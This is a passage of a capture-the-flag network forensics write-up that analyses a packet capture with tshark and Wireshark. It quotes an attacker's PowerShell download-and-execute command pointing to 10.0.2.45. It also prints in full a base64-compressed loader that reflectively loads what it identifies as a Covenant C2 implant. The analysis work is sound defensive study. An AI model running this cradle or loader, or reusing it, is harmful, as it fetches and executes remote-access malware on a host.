
Finnaly you can get messege & other details
1
tshark -r traffic.pcapng -q -z follow,tcp,ascii,1488 2>/dev/null
Command initiated the malicious script download
Q3: What command initiated the malicious script download?

After decoding eventhorizon.ps1 using base64 as shown below, file uploaded that initiated the malicious script was located Which is known as radius.ps1.
1
IEX(New-Object Net.WebClient).downloadString('http://10.0.2.45/radius.ps1')
Command analysis:
- First, the
Rabbit holeIt is represented in calculating mathematical equations &other stufffor distractionIEX= Invoke-Expression - Executes PowerShell code directlyNew-Object Net.WebClient= Creates a web client object to download content.downloadString()= Downloads content as text/stringhttp://10.0.2.45/radius.ps1= The malicious URL
Initial AES key
Q4: What is the initial AES key that is used for decrypting the C2 traffic?
Locate radius.ps1

Now we can locate file uploaded radius.ps1 via http traffic
Method | Using Wireshark
Search by this filter
http.request.method == GET && frame contains "radius.ps1"ORhttp.request.method == GET && tcp contains "radius.ps1"then follow tcp OR http stream to get contant file
Method || Using Tshark
Basic POP3 Traffic Overview:
Get frame:
Get tcp stream:
Follow tcp stram

Now will Extract all HTTP files from network traffic with one command for deep forensic analysis
Reverse malicious script(reconstruct to binary)
The reconstructed binary from radius.ps1 is a .NETpayload associated with the Covenant C2 framework. Covenant is an open-source .NET-based command and control (C2) platform commonly used for remote access, post-exploitation and red team operations. By decompressing and analyzing the payload, we confirm that the attacker deployed Covenant C2 to maintain remote access and control over the compromised host.
Key points:
- The PowerShell loader (
radius.ps1) decompresses and loads a.NET assembly in-memory.- The assembly’s structure and behavior match known Covenant C2 implants.
- This enables encrypted communication between the attacker and victim, using the initial AES key found earlier.
This step demonstrates how attackers use fileless techniques and C2 frameworks like Covenant to evade detection and persist in target environments.
1
sv o (New-Object IO.MemoryStream);sv d (New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('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'),[IO.Compression.CompressionMode]::Decompress));sv b (New-Object Byte[](1024));sv r (gv d).Value.Read((gv b).Value,0,1024);while((gv r).Value -gt 0){(gv o).Value.Write((gv b).Value,0,(gv r).Value);sv r (gv d).Value.Read((gv b).Value,0,1024);}[Reflection.Assembly]::Load((gv o).Value.ToArray()).EntryPoint.Invoke(0,@(,[string[]]@()))|Out-Null
This script decodes and decompresses the payload, reconstructing the binary for further analysis.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
import base64
import zlib

compressed_base64 = """
Put base64
"""
# Process the payload
clean_data = compressed_base64.strip()
compressed_bytes = base64.b64decode(clean_data)
decompressed_data = zlib.decompress(compressed_bytes, -15)  # -15 for raw DEFLATE

# Save output
with open('decompressed_payload.bin', 'wb') as f:
    f.write(decompressed_data)

print(f"Decompressed {len(decompressed_data)} bytes to decompressed.bin")
Locate Initial AES key
The hash confirms the integrity of the reconstructed binary. By examining the binary or related traffic, we can extract the initial AES key, which is required to decrypt Covenant C2 communications for forensic investigation.
1
2
sha256sum decompressed_payload.bin
b9ae45604a7ae33889d2e6b7f7a3c63e08b80a4f8ed40322d5f4f622aed4f0a9  decompressed_payload.bin
